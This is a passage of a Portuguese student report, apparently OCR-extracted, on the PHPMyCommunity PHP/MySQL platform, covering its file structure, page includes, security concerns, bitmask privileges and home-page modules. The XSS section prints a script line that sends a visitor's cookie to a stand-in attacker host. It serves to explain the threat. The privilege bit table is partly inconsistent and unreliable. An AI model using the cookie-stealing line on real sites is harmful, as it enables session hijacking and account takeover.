
O código seguinte é uma amostra do ficheiro *main.php*, onde podemos verificar como é feita a "chamada" dos 5 ficheiros responsáveis pela apresentação do site.

```
<table width="760" border="0" cellpadding="0" cellspacing="0">
<tr><td colspan="2">
<?php include ("./include/top.php");?>
</td></tr><tr>
<td bgcolor="#FFFFFF" align="left" valign="top">
<table width="760" border="0" cellspacing="0" cellpadding="0">
<tr><td align="left" valign="top" width="112" background="gfx/menu/bg_menu.gif">
<?php include ("./include/menu.php"); ?>
</td>
<td valign="top" width="535">
<table width="100%" border="0" cellpadding="5" cellspacing="0">
<tr><td><div align="center">
<?php include ("./include/linker.php");?>
</div></td></tr>
</table>
</td><td width="112" align="right" valign="top"
background="gfx/quadros/right_php_bg.gif">
<?php include("./include/right.php");?>
</td></tr>
</table>
</td></tr><tr>
<td colspan="2">
<?php include ("./include/footer.php");?>
</td></tr>
</table>
```

4.3. Organigrama da relação entre os ficheiros do PHPMyCommunity

Legenda sobre o documento:

Estrutura do documento final.	Contactos.
Auxiliares presentes em todo o site.	Fórum.
Sondagens.	Identificação/registo.
Motor de pesquisa.	Notícias.
Secção membros.	Artigos / produtos.
Download / Links.	Administração


Index.php
config.php
navigation.php
clean_html.php
template.php
upload.php
online.php
Estrutura normal
Estrutura fórum
top.php
main.php
top.php
menu.php
menu.php
right.php
footer.php
footer.php
linker.php
linker.php
Módulos de funcionalidades interligados com o linker.php
poll.php
procura.php
contacts.php
forum.php
login.php
membros.php
vantagens.php
condicoes.php
noticias.php
bi_utilizador.php
bi_utilizador_offline.php
mostra_grupos.php
listar_alfabeticamente.php
ut_mesma_regiao.php
procura_utilizador.php
lista_grupos.php
dl.php
ap.php
admin.php
func_right.php
site_stats.php
scroll_news.php
right_sondagens.php
f_make_reply.php
f_make_thread.php
f_forms_thread.php
f_view_thread.php
f_view_forum.php
f_view_cat.php
f_esado_forum.php
functions.php
func_login.php
mp.php
func_news.php
func_member.php
administração
a_contactos.php
a_ap.php
a_cat_forum.php
a_catnews.php
a_dl.php
a_forum.php
a_membros.php
a_poll.php
a_mygroup.php
a_mygroup2.php
a_site.php
a_noticias.php
a_catnews.php
a_dl.php
a_forum.php
upload.php
update.php
bindec.php
verify.php
phphits

4.4. Constituição da estrutura:

Depois dos dois ficheiros do "lançamento" do site (index.php e main.php), são "chamados" outros ficheiros para construção do aspecto gráfico.

Inicialmente pensado para ter *frames*[1], o "PHPMyCommunity" foi finalmente desenvolvido para usar "*pseudo-frames*", ou seja, frames virtuais em que está tudo num só ficheiro com tabelas. Existe um ficheiro (linker.php) que vai realizar os *includes* (função do php) das páginas que desejamos abrir, relativamente a uma variável colocada no URI como por exemplo: http://www.omeusite.com/index.php?p=home, onde a variável *p* será recuperada, verificada e só depois será feito o include para a página relativa ao seu valor, se *p* for igual a *home*, então será feito o *include* ao ficheiro *home.php* (ver organigrama seguinte).

- index.php
  - main.php
    - top
    - menu.php
    - linker.php
      - **Resto das páginas**
    - right.php
    - footer.php

Como podemos ver no organigrama representado em cima, o ficheiro HTML final está composto no mínimo por sete ficheiros PHP. Este é o funcionamento dos pseudo-frames e é assim que nos é permitida uma optimização do site, visto que, as imagens da página ou do topo ficam automaticamente na *cache*[2] da pessoa que visita a página. A segurança e a sua integridade ficam igualmente preservadas uma vez que não existe um ficheiro chamado: *noticias.html* ou algo similar. Os documentos HTML só existem se forem "chamados". Caso contrário, é impossível ver o documento sem chamar as funções PHP pelo navegador. Este sistema é muito melhor que o uso de frames, porque os motores de pesquisas mundiais (altavista, 37.com, yahoo, google e outros) ao abrir uma página fazem a indexação do conteúdo da mesma, guardando o caminho completo para chegar ao documento, que por sua vez podem ter caminhos muitos grandes, (ex: www.omeusite.com/~utilizador/frames/documento_topo.html). Ao aparecer na listagem dos motores, só mostra este documento HTML, não apresentando o menu da página. Com os

[1] Os quadros, do inglês *frames*, são uma forma de construir páginas, onde vários documentos HTML são chamados em vários sítios para formarem a aparência final da página.

[2] A cache de um navegador (Internet Explorer por exemplo) é a atribuição de um certo espaço em disco para armazenar a informação (imagens, folhas de estilo etc…) de páginas visualizadas, sendo assim desnecessário o descarregamento à próxima visita.

pseudo-frames, isto não acontece, pois o documento está sempre no index.php que constrói sempre o menu principal do site.

O código transcrito é um excerto do ficheiro *linker.php*, que exemplifica perfeitamente o cuidado no tratamento das variáveis do URI. E é a partir deste ficheiro que é feita toda a construção dinâmica do resto do site. No próximo capítulo iremos ver quais são as funcionalidades (e as suas componentes administrativas) chamadas a partir do linker.php.

```
// linker.php
if ($_GET['p']=='news') {include('./include/noticias.php');}
        elseif ($_GET['p']=='view_news') {include('./include/noticias.php');}
        elseif ($_GET['p']=='noticia') {include('./include/noticias.php');}
        elseif ($_GET['p']=='login') {include('./include/login.php');}
        elseif ($_GET['p']=='logout') {include('./include/login.php');}
        else {include('./include/home.php');
}
```

4.5. Segurança

Tudo é falível, nada é seguro e o PHPMyCommunity não escapa a esta regra. Mas, partindo do princípio que tudo pode ser quebrado, não se pode deixar a segurança num segundo plano. Por isso, chegando à conclusão que a plataforma tem que ser o menos insegura possível, tentando impedir ao máximo qualquer tipo de acesso não permitido.

Na tentativa de programar um código seguro, foi investigado um vasto leque de página, tratando da segurança informática, páginas de ajuda a programadores PHP, *mailling lists* e tudo que pudesse dar o seu contributo. Encontrou-se dois tipos principais de problemas ligados a segurança: "*C.S.S*" (cross site scripting) e "*sql Injection*[1]". O primeiro é a inserção de código directamente na página. O segundo consiste em ter acesso a informações da base de dados através de pedidos especiais à mesma, juntando por vezes a inserção de código na página.

4.5.1. Várias escalas de pirataria com C.S.S

Um dos princípios base de um site seguro é não permitir (de qualquer forma) a inserção de código, seja ele HTML, JavaScript e claro PHP. Ao dar este tipo de possibilidade, um utilizador malicioso poderia perfeitamente inserir um código indesejado. Dependendo do grau de conhecimento do "pirata", o ataque pode ser mais ou menos nefasto.

Um simples código HTML pode abrir janelas do navegador infinitamente que, juntamente com o código Javascript pode abrir mensagens de alerta onde o utilizador terá que clicar no botão, só que, ao fazer isso são geradas mais dez janelas, e assim sucessivamente, o que se traduz nma péssima experiência para o visitante. Este facto é insignificante com as possibilidades de um bom C.S.S, caso o site use cookies, é possível a um atacante ter informações sobre este. Como é do conhecimento geral, ao contrário do PHP, o JavaScript é executado pelo cliente que está a ver a página. Tomando por exemplo: o site que está a visitar permite a identificação automática via cookies. O roubo desta informação poderia ser

[1] Mais informações sobre inserção de código SQL neste FAQ http://www.sqlsecurity.com/faq-inj.asp.

simples bastando para isso a inserção de um código JavaScript. Este último, criando uma hiperligação a um script PHP que irá registar numa base de dados ou num ficheiro texto toda a informação do cookie. Foi, por isso que o PHPMyCommunity não permite a auto identificação e não usa cookies por simples medida de segurança.

O código seguinte exemplifica como ao inserir em JavaScript consegue-se enviar para uma página PHP o *cookie* que está a ser usado pela vítima.

```
<script>
window.open('http://www.h4x0r.c0m/steal.php?c='+document.cookie);
</script>
```

Estas técnicas são aterradoras, o pior é imaginar que o administrador do site tem o login automático activado, oferecendo assim as chaves da sua página ao atacante, dando-lhe sem o seu consentimento o acesso a toda a administração da página.

Estes exemplos são suficientes para entender o gravíssimo problema da inserção de código externo. Foi por estas razões que no PHPMyCommunity criou-se uma função especialmente para limpar todo e qualquer texto HTML em todos os formulários, porque nunca se esqueceu que a plataforma tem que funcionar para qualquer tipo de comunidade.

4.5.2. SQL Injection

Qualquer página da Internet que use uma base de dados pode tornar-se, facilmente para os mais sábios, uma verdadeira fonte de pirataria. É perfeitamente possível, através de pedidos maliciosos obter informações da base de dados sem ter estas permissões e claro, sem intenções do programador da página. Por alguns pedidos SQL serem mal construídos, o atacante pode efectuar várias modificações na base de dados, tais como: seleccionar dados, apagar ou alterar simplesmente, manipulando o pedido SQL.

Tendo por base o seguinte exemplo: um pirata poderia misturar código SQL com inserção de código dentro de uma página pelo simples motor de pesquisa. Por isso, vamos supor que existe um campo onde o visitante possa inserir uma palavra para procurar. Em vez de escrever “olá”, iria escrever “olá”. Se a página retornar a palavra “**olá**” (em negrito) quer dizer que se acabou de inserir um código não desejado, ou seja, de uma certa forma estamos a dar a volta ao que foi inicialmente programado.

A página http://www.jsbach.org/ é o perfeito exemplo de página mal construída, na medida em que, se consegue inserir o código HTML dentro do motor de pesquisa. Ao colocar “<u>ola</u>”, a página retorna a palavra olá em negrito sublinhado.

Este pequeno exemplo mostra como alterar o resultado de uma pesquisa. Um utilizador mal intencionado poderia, em alguns casos, recuperar dados vitais da base de dados.

J.S. Bach Home Page
You searched for: ola - [search again]
56% Partita No. 3 for Unaccompanied Ukulele and Other B
Summary: J.S. Bach: Partita No. 3 for Unaccompanied Ukul

Casos destes, existem com mais frequência do que possamos pensar. Este tipo de alterações não causará nenhum dano ao dono da página, mas quando bem construído, o SQL *Injection* pode destruir um site[1].

Como medida de segurança, o PHPMyCommunity foi programado para ignorar por completo o código dos formulários de pesquisa, ou de qualquer outro campo (inserção de mensagens no fórum, comentários etc..). Eliminando assim, todo o código HTML que possa estar presente. Existem outras formas de proteger uma página e, tal como foi recomendado pelo orientador, os pedidos SQL só vão pesquisar em campos necessários. Assim, quando se pretende o nome de um determinado ID, em vez de escrever código desta forma: `"SELECT * FROM login WHERE id='13'"`, temos `"SELECT id,username FROM login WHERE id='13'"`. Poupando recursos à base de dados, visto que, não tem tantos campos a procurar, e claro, não recolhe a informação de outros campos que poderiam ser vitais (palavra chave por exemplo).

4.6. Sistema de privilégios

Permitir um sistema de administração onde os privilégios dos utilizadores fossem independentes é um desafio muito importante, porque toda a segurança dos dados está em causa. Desenvolveu-se um poderoso sistema de gestão de privilégios que representa o nível de administração de cada um dos utilizadores.

Inicialmente, teve-se em mente elaborar os privilégios hierarquicamente, ou seja, o utilizador registado tinha o nível 1, o gestor de notícias tinha o nível 2, gestor de artigos o nível 3, e assim sucessivamente até ao administrador final que teria o nível 10. Este sistema de normalização de direitos, implica que o gestor de artigos teria privilégios de administração de notícia, tal como para o resto dos administradores. Foi então desenvolvido, com a ajuda do Professor Nuno Flores do ISMAI, um sistema baseado em *bits*, onde cada utilizador possui um nível criado a partir da transformação binária para decimal. Estes privilégios são dados de duas maneiras diferentes: pelo webmaster ou pela plataforma. Por exemplo, um visitante terá o nível "um" automaticamente dado pelo sistema, um utilizador registado

[1] Como exemplo, sugere-se a visualização desta página que indica como este tipo de ataques podem-se tornar prejudicais: http://www.sitepoint.com/article/794/3

possui o nível “três”, igualmente definido pela plataforma. Os restantes privilégios serão definidos pelo webmaster directamente através da gestão dos utilizadores. O webmaster (root) tem o nível máximo, único e inalterável de 4095. Entre esses valores existem uma grande quantia de níveis, definindo assim, as permissões e os acessos dos administradores nas suas respectivas categorias.
Definiu-se então o seguinte mapa de bits, onde cada bit representa um privilégio.

```
000000000001 = Visitante
000000000011 = Utilizador registado
000000000111 = Responsável dos artigos
000000001011 = Responsável do fórum
000000010011 = Responsável das sondagens
000000100011 = Responsável dos produtos
000001000011 = Responsável dos downloads
000010000011 = Responsável dos links
000100000011 = Responsável dos membros
001000000011 = Responsável das noticias
010000000011 = Responsável dos membros
111111111111 = Administrador do sistema
```

Para pôr em funcionamento os privilégios, os itens do menu também tinham que possuir níveis. Um responsável dos artigos, terá no mínimo, o seguinte código binário: 010000000011 (1027 em decimal). Para respeitar a integridade e a segurança da administração, o menu e toda a parte administrativa deste item (gestão dos membros) terá que ter o código binário 010000000000 (1024 em decimal) para que possam coincidir os dois códigos binários.

```
Código binário do utilizador:             010000000011
Código binário do item do menu:           010000000000
                                         --------------
Resultado da comparação binária:          010000000000


Como corresponde pelo menos 1 bit, então os códigos coincidem, ou seja o utilizador
é responsável pela área de administração a qual ele pretende aceder.
```

Este sistema apresenta uma elevada segurança, no que diz respeito aos direitos dos utilizadores, pois nunca sobrepõe os privilégios de um administrador ao outro. Ao colocar todos os bits em 1, o responsável das sondagens ficaria então com o seguinte código binário: 000000011111 (31 em decimal), o que nunca chega a ser superior ou igual ao código mínimo do próximo administrador (responsável dos produtos): 000000100000 ou 32 em decimal (este código representa o privilégio mais baixo e improvável do administrador dos produtos, na medida em que, não integra os direitos do visitante e do utilizador registado).

5. FUNCIONALIDADES

O PHPMyCommunity é uma simples plataforma de base, que integra uma quantidade limitada de módulos, todos eles escritos de forma em fornecer uma variedade de opções que permitem uma elevada taxa de interacção com o utilizador. Um módulo não é mais do que uma funcionalidade acrescentada que irá interagir com o visitante e assim criar toda a dinâmica do site.

5.1. Página de entrada:

A página de entrada ou "*home page*" é a mais importante de todas as páginas porque é ela que vai ter que cativar a atenção do visitante. Em poucos segundos, ele tem que entender qual é o objectivo do site, os serviços e a informação que lhe pode proporcionar. Apresenta-se com uma quantidade de "recortes" do site, mostrando tudo o que houver de mais recente colocado na página. Todas as funcionalidades deste módulo são geridas por vários ficheiros, todos encaminhados pelo *home.php*.


5.1.1. Mensagem de boas vindas

A primeira informação que vai ser lida é a mensagem de boas vindas ao utilizador, com uma descrição da página (criada pelo webmaster da plataforma). Baseando-se no conceito de uma página pessoal, era imperativo ter esta funcionalidade para explicar de imediato ao visitante o objectivo da página.

Esta mensagem é simplesmente gerada com um pedido à base de dados, seguido de uma função PHP que será responsável por adaptar o HTML consoante as variáveis enviadas na função. A mensagem só é vista enquanto o utilizador não se identificou. Após ter feito o login, julgou-se desnecessário esta informação, tendo em linha de conta que já foi lida e que poupa largura de banda ao cliente e servidor.

```
$registo =mysql_fetch_array ($resultado_sql_writedesc);
  $welcome=$registo['welcome'];
  $welcome_msg=$registo['welcome_msg'];
  $welcome_ass=$registo['welcome_ass'];
  writedesc($welcome,$welcome_msg,$welcome_ass);
```

A configuração destes dados só pode ser feita pelo administrador máximo (root) na página de administração preenchendo um formulário bastante simples.
É o único campo em que o utilizador pode inserir HTML sem restrições.


> Configurações básica da plataforma
.: editar titulo do site :.
.: alterar msg de entrada :.
.: alterar ass. webmaster :.
.: alterar titulo janela da p. inicial :.
Administração
Alteração da mensagem de boas vindas
Se quiser alterar a mensagem de boas vindas, basta alterar este campo:
Pode inserir código HTML
O que será entrar numa loja, e não ser capaz de identificar imediatamente que tipo de loja é, e que tipo de produto vendem? Agora este aspecto aplica-se igualmente a página de entrada de qualquer site, seja ele comercial ou
alterar

5.1.2. Notícias

Como já foi referido anteriormente, as notícias são o motor de funcionamento de qualquer comunidade. Foi por isso que se deu um grande destaque às notícias, tendo o cuidado de as apresentar por categorias, mas apenas mostrando o resumo da última categoria inserida, dando ao visitante a oportunidade de clicar para ver mais.

Cada categoria é listada caso exista pelo menos uma notícia para mostrar, porque não interessa ao utilizador ou visitante saber que existe uma categoria sem notícias. Quando referenciadas, elas apresentam a sua descrição que permite uma percepção mais rápida do tipo de notícias que será encontrada no interior de cada uma.

A apresentação das notícias é sempre feita com o ícone da sua respectiva categoria, data e hora de inserção, resumo e opção para ler todo o conteúdo.

Categoria: Notícias PHP
Todas as últimas noticias sobre o PHP e afins (PEAR, MING, GD, MySQL et...)
php-GTK
4/04/2003 as 19:38
PHP-GTK is an extension for PHP programming language that implements language bindings for GTK+ toolkit. It provides an object-oriented interface to GTK+ classes and functions and greatly simplifies writing client side cross-platform GUI applications
--> noticia completa

Ilustração 11- Resultado gerado pelo PHP, após inserção de notícias.

A criação deste tipo de HTML implica um ciclo "*while*" que possibilita recuperar da base de dados a última mensagem de cada uma das categorias.

```
$sql_cat_news ="select id_cat_news from categorias_news order by id_cat_news";
$resultado_cat_news = mysql_db_query ("$MYSQL_server_bd", $sql_cat_news);
 if ($resultado_cat_news) {
    while($registo_cat_news=mysql_fetch_array ($resultado_cat_news)){
        $id_cat_news=$registo_cat_news['id_cat_news'];

        // Vai ler as últimas notícias de cada categoria...
        $sql_news= "select id, campo_sujeito, campo_msg, data_dia, data_hora,
        id_cat_news, news_resumo from news where id_cat_news = $id_cat_news
        order by –id limit 1";

        $resultado_news = mysql_db_query ("$MYSQL_server_bd", $sql_news);
        if ($resultado_news) {
            $registo_news=mysql_fetch_array ($resultado_news);
            $id=$registo_news ["id"];
            $campo_sujeito=$registo_news['campo_sujeito'];
            $campo_msg=$registo_news['campo_msg'];
            $data_dia=$registo_news['data_dia'];
            $data_hora=$registo_news['data_hora'];
            $id_cat_news=$registo_news['id_cat_news'];
            $resumo_news=$registo_news['news_resumo'];
            writenews_home_noticias($id, $campo_sujeito, $campo_msg, $data_dia,
            $data_hora, $id_cat_news, $resumo_news);
         }
    }
}
```

Toda a componente administrativa desta funcionalidade é completamente gerida pelo sistema de notícias, explicado nas próximas páginas.

5.1.3. *Flash forum*

Da mesma forma como as últimas notícias são mostradas, é feita uma pequena listagem dos últimos tópicos colocados no fórum de conversa (configuráveis pelo webmaster no ficheiro de configuração geral do site: *config.php*) com o detalhe de especificar o nome do fórum em questão. Existe uma pequena informação relativa à última pessoa que respondeu (caso não haja resposta, o nome que aparece é o da pessoa que criou o tópico), a particularidade de indicar a data e o dia em que foi inserida, o número de visitas e o total de respostas. Um detalhe muito importante no FlashForum é na sua amostra de tópicos, porque é verificado o nível do utilizador para apenas mostrar o que o seu privilégio lhe permite aceder.

Ilustração 12 - Amostra de resultado gerado pelo PHP.

A nível de código, a recuperação da informação da base de dados não é muito diferente dos outros tipos de pedidos. É de referir a complexidade do pedido SQL.

Nota: a variável *$nivel_user* representa o código decimal dos privilégios do utilizador, e o *$flashForum* é o que vai limitar o número de fóruns para recuperar.


```
$sql_last_x="select fpos.* , f.nivel_forum,f.nome_forum from forum f,
forum_posts fpos where nivel_forum&$nivel_user
and f.id_forum=fpos.id_forum and thread=1 order by fpos.mstime desc limit
$flashForum";

$resultado_last_x = mysql_db_query ("$MYSQL_server_bd", $sql_last_x);
if ($resultado_last_x) {
    $i=0;
    while ($registo_last_x= mysql_fetch_array ($resultado_last_x)){
     ...........
```

5.1.4. *newsFlash:*

Directamente ligado ao sistema de notícia, o newsFlash é um módulo complementar que permite ao visitante ver as três últimas notícias que foram colocadas no site. Esta amostra não é dependente da categoria, visto que, só lista as últimas mensagens. Se por exemplo, existirem quatro categorias de notícias, sendo que são publicadas duas dessas notícias na segunda e uma na quarta, o newsFlash irá listar essas três últimas notícias. Este módulo é uns dos poucos módulos que liga várias tecnologias entre elas, tais como o PHP, MySQL,

JavaScript e claro HTML. O código JavaScript foi retirado do site: www.handago.com, onde a inexistência de um copyright levou à adaptação e melhoria do mesmo. Por cortesia, foi deixado um comentário de agradecimento ao site no código HTML. Tal como as notícias, o newsFlash é totalmente automático e todo o seu conteúdo é inserido na base de dados directamente pela administração das notícias.

5.1.5. Sondagens da margem direita



As sondagens permitem conhecer as preferências das pessoas de uma comunidade muito importante, partindo do princípio que a relação entre webmaster e utilizador tem que ser a mais próxima possível, tem que haver uma comunicação bilateral. A colocação de um elevado sistema de sondagens era mais do que justificado. Por isso, no lado direito encontramos um sofisticado sistema que permite ao visitante dar a conhecer a sua preferência entre um leque de perguntas definidas pelo responsável das sondagens.

Este pequeno sistema, é igual ao sistema de sondagens central, só que não inclui uma opção para comentar ou mudar de sondagem, só pode votar na sondagem corrente. Todo o sistema de sondagem será explicado num próximo capítulo.

5.1.6. Stats

Já referidas neste relatório, as estatísticas na margem direita permitem unicamente ao utilizador ter uma noção da progressão da página e da sua actividade.

```
// Numero de grupos de utilizadores.
$sqln_grupos="select count(id) as cnt from grupos";
$resultadon_grupos= mysql_db_query ("$MYSQL_server_bd", $sqln_grupos);
$registon_grupos=mysql_fetch_array ($resultadon_grupos);
$n_grupos=$registon_grupos['cnt'];

// Numero de utilizadores.
$sql_n_users="select count(id) as cnt from login";
$resultado_n_users= mysql_db_query ("$MYSQL_server_bd", $sql_n_users);
$registo_n_users=mysql_fetch_array ($resultado_n_users);
(int)$n_users=$registo_n_users['cnt'];

// Numero de utilizadores offline.
$sql_n_usersOff="select count(id) as cnt from membros_offline";
$resultado_n_usersOff= mysql_db_query ("$MYSQL_server_bd", $sql_n_usersOff);
$registo_n_usersOff=mysql_fetch_array ($resultado_n_usersOff);
(int)$n_usersOff=$registo_n_usersOff['cnt'];

// Utilizadores totais
$total_users=$n_users+$n_usersOff;

// ultimo utilizador a registar-se  select id,nome from login order by -id limit 0,1
$sql_last_reg="select id,nome from login order by -id limit 0,1";
$resultado_last_reg= mysql_db_query ("$MYSQL_server_bd", $sql_last_reg);
$registo_last_reg=mysql_fetch_array ($resultado_last_reg);
$last_nome=$registo_last_reg['nome'];

// Numero de noticias.
$sqln_news="select count(id) as cnt from news";
$resultadon_news= mysql_db_query ("$MYSQL_server_bd", $sqln_news);
$registon_news=mysql_fetch_array ($resultadon_news);
$n_news=$registon_news['cnt'];


[…]
```

São precisos onze pedidos SQL seguidos, para recuperar todos os dados pretendidos. É a base de dados que processa tudo, dando apenas o resultado ao PHP, para depois gerar o código HTML.

5.1.7. Menu

Tal como o resto da plataforma, o menu é completamente dinâmico. Ao contrário de uma página HTML normal, ou até algumas aplicações web onde o menu está escrito no meio de código (HTML, ou Java Script), o PHPMyCommunity tem o menu todo inserido na base de dados. Criado em tempo real, oferece a capacidade de adaptar-se à pessoa que o visualiza. Assim, colocando todos os itens do menu com diferentes níveis de visualização na base de dados, o utilizador identificado (possuindo privilégios) pode assim interagir com o gerador de menu, de forma a ser retornado os itens que lhe é possível ver.

Em vista a uniformizar a plataforma em todos os sistemas onde ela irá funcionar, as categorias de itens (menu, admin etc..) são elaboradas através de uma função PHP fazendo recurso a uma biblioteca gráfica: GD inicialmente referida.

Este método possui dois inconvenientes no que diz respeito à criação do menu, o primeiro é o aumento do tempo de processamento, que influência o carregamento do resto da página. O segundo está ligado ao servidor, em que obriga o webmaster a ter um alojamento que possui essa tal biblioteca.

Pensando nestes grandes inconvenientes, foi desenvolvido uma alternativa que consiste em dar a oportunidade de escolha ao dono da página entre dois menus. O primeiro método foi aquele que acabamos de referir. O segundo é uma técnica mais tradicional, na medida uma vez que é colocada uma imagem de fundo com um texto centrado no meio da célula formando assim o nosso menu. Este processo colmata os inconvenientes, mas infelizmente leva uma desvantagem invisível para o webmaster pois afecta os utilizadores. Isto implica ter a fonte "*courrier*" instalada no seu sistema.

Ilustração 13- Menu criado sem o uso do GD.

Caso não tenha, o navegador é encarregue de colocar um tipo de letra alternativo. Felizmente, quase todos os sistemas operativos possuem a fonte referida, caso contrário a aparência final do menu seria alterada.

A nível de código a execução dinâmica deste objecto levou ao uso de vários ficheiros. O primeiro é o ficheiro de configuração "*config.php*" onde temos:
(ter sempre em atenção que o carácter "#" é um comentário, e não é processado pelo PHP)

```
$menu_gd='true'      # put true if you want to use a Menu bluid in GD.
#$menu_gd='false';   # can build you menu with a background image, with simple text.
```

